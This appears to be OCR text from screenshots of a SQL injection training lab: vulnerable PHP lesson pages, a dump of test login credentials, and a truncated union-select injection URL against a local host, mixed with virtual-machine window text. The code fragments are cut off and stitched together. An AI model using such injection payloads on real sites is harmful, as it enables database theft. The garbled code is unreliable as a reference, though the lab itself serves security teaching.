


Welcome to SQL injection Master Course


Username :

Password :

Submit



```
<div style=" margin-top:60px;color:#FFF; font-size:23px; text-align:center">
  <h1>Welcome to SQL injection Master Course</h1>
  <h2 class="style3">Lesson-9</h2>
  <h2><span class="style5">Hint: no need to inject, just Dump</span>  </h2>
  <h3><span class="style4"><br>
      <font class="style3">


<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");

// take the variables
if(isset($_GET['id']))
{
$id=$_GET['id'];
$pass = password_hash("rasmuslerdorf", PASSWORD_DEFAULT);
//used password_hash() for calculate $hash variables
$hash = '$2y$07$BCryptRequires22Chrcte/VIQH0piJtjXI.0t1XkA8pw9dMXTpoq';
if(password_verify('rasmuslerdorf',$hash)){
   echo 'Password is correct!';
}else{
   echo 'Password is NOT correct.';
}
```




```
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  1 | some     | some       |
|  2 | salman   | khan       |
|  3 | rajesh   | kumar      |
|  4 | guru     | guru2      |
|  5 | thing    | noun       |
|  6 | thor     | brave      |
|  7 | avenger  | heros      |
|  8 | admin    | admin      |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 12 | holy     | cow        |
| 14 | admin4   | admin4     |
+----+----------+------------+
13 rows in set (0.00 sec)

mysql>
```

Welcome to SQL injection Master Course

Lesson-9

Hint: no need to inject, just Dump

Please input the ID as parameter with numeric value



```
localhost/master/Less-1/?id=-1' union all select 1, group_concat(column_na
```


Welcome to SQL injection Master Course

Lesson-1

Hint : Error based string

Your Login name:id,username,password


Your Password:3



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-1 SqL Injection master Course by Hitesh Choudhary</title>
<link rel="stylesheet" href="../index.html_files/freemind2html.css" type="text/css"/>
</head>

<body>
<div style=" margin-top:70px;color:#FFF; font-size:23px; text-align:center">
  <h1><span class="style1">Welcome </span><font color="#FF0000">to SQL injection Master Course
  <h1><span class="style2">Lesson-1</span></h1>
  <h1><span class="style4">Hint : Error based string</span> <br>
    <font size="3" color="#666666">


    <?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");

// take the variables
if(isset($_GET['id']))
{
$id=(int)$_GET['id'];
//logging the connection parameters to a file for analysis.
```

Line: 24 Col: 1 INS LINE PHP (HTML) index.php

Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Less-1 – Dolphin
File Edit View Go Tools Settings Help
Back
Places
Home
Network
Root
Trash
index.php – KWrite
File Edit View Tools Settings Help
New Open Save Save As Close Undo Redo
Less-1 – Dolph
Less-1 SqL Inje
root : firefox-b
index.php – K
10:30 am
Right Ctrl



Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Less-1 SqL Injection master Course by Hitesh Choudhary - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Restore Session
Less-1 SqL Injection master ...
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM
Less-1 - Dolph
